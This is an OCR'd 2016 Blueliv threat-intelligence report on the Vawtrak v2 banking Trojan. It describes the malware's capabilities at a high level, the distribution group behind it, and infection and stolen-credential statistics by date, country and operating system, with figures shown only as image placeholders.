
#vawtrakreport

CHASING CYBERCRIME:

Network insights into Vawtrak v2

SEPTEMBER 2016



Blueliv.

IMPROVE YOUR CYBER THREAT VISIBILITY

EXECUTIVE SUMMARY

This report provides the results from a technical investigation into the distribution and impact of banking Trojan **Vawtrak v2** and the behavior of the cybercriminal groups behind it. Our Threat Intelligence Research Labs team used advanced search and pattern correlation algorithms to perform big data analysis in-house at Blueliv.

Blueliv´s investigation into **Vawtrak v2** has revealed new information to piece together a more complete view of the Vawtrak banking Trojan and the cybercriminal groups behind it than we´ve seen before. Results from the reverse engineering of the Trojan reveal previously unpublished behavior patterns that CISOs, researchers, security experts and incident response teams can use to increase their understanding of the Vawtrak malware.

Our analysis indicates the presence of two clearly differentiated infrastructures; one dedicated exclusively to malware distribution (primarily spam), and one purely for maintenance, control and the reporting of stolen data. We give a technical insight into the variants between the two separate groups, from the type of URLs, to the servers and hosts used. We also illustrate the evolution and chronology of the evidence from our investigation in this report.

KEY FINDINGS

85,000 botnet infections detected

Top five countries targeted: US, Canada, UK, India, France


Investigation reveals that more than **2.5m** credentials have been exfiltrated by the botnet to date

Approximately **82%** infections worldwide target the US

Over **4,000** IoCs identified: 2100 URLS, 200 malware samples, 1800 domains/IPs

KEY TAKE OUTS

- Vawtrak is a serious threat for the finance sector and is predicted to be the next major banking Trojan
- CISOs, researchers and security professionals can use this report to familiarize themselves with Vawtrak malware and the characteristics of the cybercriminal groups behind it in order to understand how to defend against it.
- It's essential for organizations to combine internal knowledge with external and targeted intelligence to complement, prepare and fortify their existing security infrastructure in response to the threat Vawtrak poses.
- Organizations need to integrate IOCs into existing internal security solutions
- Financial institutions need to share information and intelligence across the banking industry, including with customers and vendors, to keep up with the evolution of the Vawtrak Trojan
- Organizations must raise awareness of the most common malware distribution methods and educate end-users on how to identify phishing and social engineering techniques
- Get a technical insight into the unusual network topology behind Vawtrak and how these complexities enable them to maintain botnet infections
- See Appendix for real infection data (IOCs)



The Blueliv Labs team predicts that **Vawtrak** is likely to be the next top banking Trojan, rivalling **Dridex** and **Dyre,** banking Trojans managed by cybercriminal groups.

For further technical analysis and advanced insights into **Vawtrak v2**, refer to **Binary Insights of Vawtrak v2 Banking Trojan.**
blueliv.com/downloads/technical-report-vawtrak-v2.pdf

Blueliv.
THREAT EXCHANGE NETWORK

The Blueliv Threat Exchange Network forms part of a wider cyber threat ecosystem centered around a strong, collaborative community, and we want you to be a part of it. **Come and join the fight against cybercrime.**
community.blueliv.com

TABLE OF CONTENTS

I- INTRODUCTION

What is Vawtrak?

Vawtrak, also known as Neverquest, is a banking Trojan born from Gozi, another banking Trojan whose source code was leaked. There are two known versions of Vawtrak, v1 and v2, which continue to be maintained and to receive updates.

Vawtrak also supports the use of additional modules, increasing its versatility and the threat it poses once it has infected a host. Blueliv has found that the most commonly distributed modules enable Vawtrak to:

- Steal credentials from various applications installed in the host
- Provide the attackers with remote access
- Vse the host as a proxy
- Steal certificates
- Log the user´s keystrokes
- Use webinjects

Our **Vawtrak v2** analysis uncovered a complex infrastructure dedicated to its distribution as well as the distribution of other Trojans. For the purpose of this report, we've named the cybercriminal group behind this infrastructure **Moskalvzapoe.** This group uses hosts in which multiple malware command and control (C2) panels co-exist and are used to distribute both Vawtrak and other Trojans (for example, Pony, a type of malware that steals credentials).

The **Moskalvzapoe** infrastructure uses spam as its main distribution method. We´ve also seen the use of Exploit Kits as a distribution mechanism for **Vawtrak**, however to a much lesser extent.

The entire infrastructure required by **Vawtrak** to operate includes:

- ATS/webinject servers
- Command and control servers
- Support servers

These elements are described in detail in Section 4 - Vawtrak.

Moskalvzapoe owns the distribution process and uses different infection mechanisms. It has also been known to distribute other malware families over the years. Their infrastructure manages and maintains a huge botnet of infected systems. The **Moskalvzapoe** infrastructure, distribution and their methodology is explained in Section 3 - Moskalvzapoe.

This operating model is known as Crimeware-as-a-Service (CaaS) and enables cybercriminals to pay for a custom targeted malware distribution service owned and maintained by other cybercriminal groups.

2- INVESTIGATION OVERVIEW

2.1- INTELLIGENCE

Our **Map&Track** product was configured to enable us to collect previously overlooked data. We then correlated data from the earliest known distribution of **Vawtrak v2** (end September 2015) with the information obtained from this investigation to generate a detailed view of both groups' behavior. More than 80% of the URLs present in the different diagrams originate from one single URL.

The results are depicted using graphs generated by **Map&Track**. These graphs show the different types of data as nodes, and the relationship between the nodes. False positives have been manually rectified by the Blueliv Labs team.

2.2- BOTNET INFECTIONS

The first evidence of the distribution of the Vawtrak Trojan was found at the end of September 2015, however it wasn't until the start of October 2015 that the first infections were seen to occur.

The total amount of infections detected increased to 85,000 in July 2016. Figure 1 shows the amount of infections by day since October 2015 until July 2016. The spikes represent the different infection campaigns; the spike in activity at the beginning of April coincides with the switch from Pony as a Loader to Chanitor and H1N1.




Figure 1. Infections by day from October 2015 to July 2016

Compared to the US, the amount of infections detected in Europe is minimal. The following graph shows the top 5 affected countries:




Figure 2. Top 5 affected countries

Figure 3 shows the distribution by operating system. Windows 7 is the most affected, probably due to the fact that it still is the most used OS, followed by Windows XP. Surprisingly, our investigation revealed that 2000 infections are affecting Windows Server systems.




Figure 3. Infections by operative system





Figure 4. Heatmap of infections in US

Figure 4 is a heatmap showing the distribution of the infected hosts in the US. The most affected locations are global technological and financial hubs. Nonetheless, it's evident that Vawtrak also has reached smaller cities in central North America.

The total amount of data exfiltrated by the botnet is more than **2,500,000** credentials. The fact that U.S. is the most affected country is also reflected in the most affected services.

The top 10 companies affected are represented below; the larger the circle, the more credentials compromised. The company names have been kept anonymous, identified only by industry and Fortune500 ranking.



Blueliv.

2.3- BOTNET SNAPSHOT

